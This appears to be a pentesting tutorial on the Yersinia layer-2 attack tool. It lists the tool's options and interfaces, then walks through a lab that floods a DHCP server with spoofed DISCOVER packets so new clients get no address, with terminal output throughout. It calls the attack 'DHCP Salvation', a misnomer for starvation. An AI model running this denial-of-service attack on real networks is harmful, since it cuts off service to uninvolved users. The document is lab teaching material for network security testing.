

Yersinia is a network tool designed to take advantage of some weakness in different network protocols. It pretends to be a solid framework for analyzing and testing the deployed networks and systems.

It consists of various layer-2 attacks exploiting the weaknesses of different layer-2 protocols. Thus a pentester can identify the vulnerabilities in the deep layer 2 of the network. During pentests, yersinia is used to initiate attacks on layer-2 devices like switches, dhcp servers spanning tree protocols etc. Currently yersinia supports :

- Spanning Tree Protocol (STP)
- Cisco Discovery Protocol (CDP)
- Dynamic Trunking Protocol (DTP)
- Dynamic Host Configuration Protocol (DHCP)
- Hot Standby Router Protocol (HSRP)
- IEEE 802.1Q
- IEEE 802.1X
- Inter-Switch Link Protocol (ISL)
- VLAN Trunking Protocol (VTP)

Yersinia Homepage: <http://www.yersinia.net/>

WARNING !!! Some of the modes in Yersinia creates a Denial Of Service(DOS). Be Careful ! Use only on a test network or with a prior permission.

Options

-h, --help	Help screen.
-V, --Version	Program version.
-G	Start a graphical GTK session.
-I, --interactive	Start an interactive ncurses session.
-D, --daemon	Start the network listener for remote admin (Cisco CLI emulation).
-d	Enable debug messages.
-l logfile	Save the current session to the file logfile. If logfile exists, the data will be appended at the end.
-c conffile	Read/write configuration variables from/to conffile.
-M	Disable MAC spoofing.

GTK GUI

The GTK GUI (-G) is a GTK graphical interface with all of the yersinia powerful features and a professional 'look and feel'.

NCURSES GUI

The ncurses GUI (-I) is a ncurses (or curses) based console where the user can take advantage of yersinia powerful features. Press 'h' to display the Help Screen and enjoy your session :)

NETWORK DAEMON

The Network Daemon (-D) is a telnet based server (ala Cisco mode) that listens by default in port 12000/tcp waiting for incoming telnet connections. It supports a CLI similar to a Cisco device where the user (once authenticated) can display different settings and can launch attacks without having yersinia running in her own machine (especially useful Windows users).

Yersinia Home page : <http://www.yersinia.net/>


Lab 1 : DHCP Salvation using Yersinia NCurses mode

In this lab we flood the dhcp server with dhcp discover packets with spoofed mac address. So the dhcp server grants different ip addresses to all requests and fills up the dhcp pool. There after a new legitimate client requesting an ip address will not receive it. This is known as DHCP Salvation.

For this demo we have a kali linux machine(attacker) and a backtrack machine(target) on a network range 192.168.2.0/24. The dhcp server is running at 192.168.2.1 and has a pool of 254 ips form 192.168.2.1-254.

Step 1 : Launch yersinia in interactive mode.

Command: `yersinia -I`

The screenshot shows a terminal window titled 'root@kali: ~'. The terminal displays the Yersinia 0.7.3 interface in NCurses mode. At the top, it says 'yersinia 0.7.3 by Slay & tomac - STP mode' with a timestamp '[18:28:33]'. Below this is a header table with columns: RootId, BridgeId, Port, and Iface Last seen. A notification window is displayed in the center, stating 'Warning: interface eth0 selected as the default t one' and 'Press any key to continue'. At the bottom, there are statistics: 'Total Packets: 0', 'STP Packets: 0', and 'MAC Spoofing [X]'. A message 'You've got a message' is shown, followed by 'STP Fields' which lists various packet details: Source MAC 0A:23:16:02:FF:08, Destination MAC 01:80:C2:00:00:00, Id 0000, Ver 00, Type 00, Flags 00, RootId 5080.760F0E14AC58, Pathcost 00000000, BridgeId CB09.E7CD90117CAA, Port 8002, Age 0000, Max 0014, Hello 0002, Fwd 000F.

Yersinia NCurses mode

Step 2: Press h for help. Then change interface to eth0(or your default interface)

Yersinia Options

Press “i” to select the edit interfaces option

```
root@kali: ~  
File Edit View Search Terminal Help  
yersinia 0.7.3 by Slay & tomac - STP mode [18:32:01]  
RootId BridgeId Port Iface Last seen  
  
Global Interfaces  
a) eth0 (ON)  
  
Press q to exit  
Total Packets: 2 STP Packets: 0 MAC Spoofing [X]  
Interfaces to the world  
STP Fields  
Source MAC 0A:23:16:02:FF:08 Destination MAC 01:80:C2:00:00:00  
Id 0000 Ver 00 Type 00 Flags 00 RootId 5080.760F0E14AC58 Pathcost 00000000  
BridgeId CB09.E7CD90117CAA Port 8002 Age 0000 Max 0014 Hello 0002 Fwd 000F
```

Selecting Interface

Step 3: Select DHCP mode by pressing F2 key.

```
root@kali: ~  
File Edit View Search Terminal Help  
----- yersinia 0.7.3 by Slay & tomac - DHCP mode -----[18:34:24]  
SIP      DIP      MessageType  Iface Last seen  
192.168.2.2 192.168.2.254 REQUEST eth0 21 Oct 18:30:53  
192.168.2.254 192.168.2.2 ACK eth0 21 Oct 18:30:53  
192.168.2.4 192.168.2.254 REQUEST eth0 21 Oct 18:32:17  
192.168.2.254 192.168.2.4 ACK eth0 21 Oct 18:32:17  
192.168.2.3 192.168.2.254 REQUEST eth0 21 Oct 18:33:27  
192.168.2.254 192.168.2.3 ACK eth0 21 Oct 18:33:27  
  
----- Total Packets: 6 ----- DHCP Packets: 6 ----- MAC Spoofing [X] -----  
  
----- DHCP Fields -----  
Source MAC 02:48:33:66:02:51 Destination MAC FF:FF:FF:FF:FF:FF  
SIP 000.000.000.000 DIP 255.255.255.255 SPort 00068 DPort 00067  
Op 01 Htype 01 HLEN 06 Hops 00 Xid 643C9869 Secs 0000 Flags 8000  
CI 000.000.000.000 YI 000.000.000.000 SI 000.000.000.000 GI 000.000.000.000  
CH 02:48:33:66:02:51 Extra
```


Yersinia in DHCP Mode

Step 4: Execute Attack by pressing x key and then selecting corresponding sub-attack.


```
root@kali: ~  
File Edit View Search Terminal Help  
----- yersinia 0.7.3 by Slay & tomac - DHCP mode ----- [18:37:20]  
SIP      DIP      MessageType      Iface Last seen  
0.0.0.0  255.255.255.255 DISCOVER         eth0  21 Oct 18:37:20  
0.0.0.0  255.255.255.255 DISCOVER         eth0  21 Oct 18:37:20  
0.0.0.0  255.255.255.255 DISCOVER         eth0  21 Oct 18:37:20  
0.0.0.0  255.255.255.255 DISCOVER         eth0  21 Oct 18:37:20  
0.0.0.0  255.255.255.255 DISCOVER         eth0  21 Oct 18:37:20  
0.0.0.0  255.255.255.255 DISCOVER         eth0  21 Oct 18:37:20  
0.0.0.0  255.255.255.255 DISCOVER         eth0  21 Oct 18:37:20  
0.0.0.0  255.255.255.255 DISCOVER         eth0  21 Oct 18:37:20  
0.0.0.0  255.255.255.255 DISCOVER         eth0  21 Oct 18:37:20  
0.0.0.0  255.255.255.255 DISCOVER         eth0  21 Oct 18:37:20  
----- Total Packets: 111447 ----- DHCP Packets: 111447 ----- MAC Spoofing [X] -----  
----- DHCP Fields -----  
Source MAC 02:48:33:66:02:51 Destination MAC FF:FF:FF:FF:FF:FF  
SIP 000.000.000.000 DIP 255.255.255.255 SPort 00068 DPort 00067  
Op 01 Htype 01 HLEN 06 Hops 00 Xid 643C9869 Secs 0000 Flags 8000  
CI 000.000.000.000 YI 000.000.000.000 SI 000.000.000.000 GI 000.000.000.000  
CH 02:48:33:66:02:51 Extra
```

Numerous DHCP Discover Packets being sent.

In this you can see all dhcp discover packets being sent from our attacker system. Also check the same on wireshark.



DHCP Discover requests being sent seen in Wireshark.

Now wait for 1 minute and try to connect a new client to the network(here a backtrack machine). Any machine (VM or Real) connected to the same network as in that of the attacker machine's selected interface of attack is in(here Kali linux machine with eth0 interface), will do.

```
root@bt:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN qlen 1000
    link/ether 00:0c:29:ef:62:58 brd ff:ff:ff:ff:ff:ff
    inet6 fe80::20c:29ff:feef:6258/64 scope link
        valid_lft forever preferred_lft forever
root@bt:~# dhclient eth0
Internet Systems Consortium DHCP Client V3.1.3
Copyright 2004-2009 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPF/eth0/00:0c:29:ef:62:58
Sending on   LPF/eth0/00:0c:29:ef:62:58
Sending on   Socket/fallback
DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 8
DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 14
DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 21
DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 15
DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 3
No DHCPOFFERS received.
No working leases in persistent database - sleeping.
root@bt:~# _
```

Client Machines denied of IP address.

Here you can see that no default ip was there. Then dhclient(tool for getting ip from DHCP server) was run, but no lease was found. Meaning all ips in the dhcp pool are filled up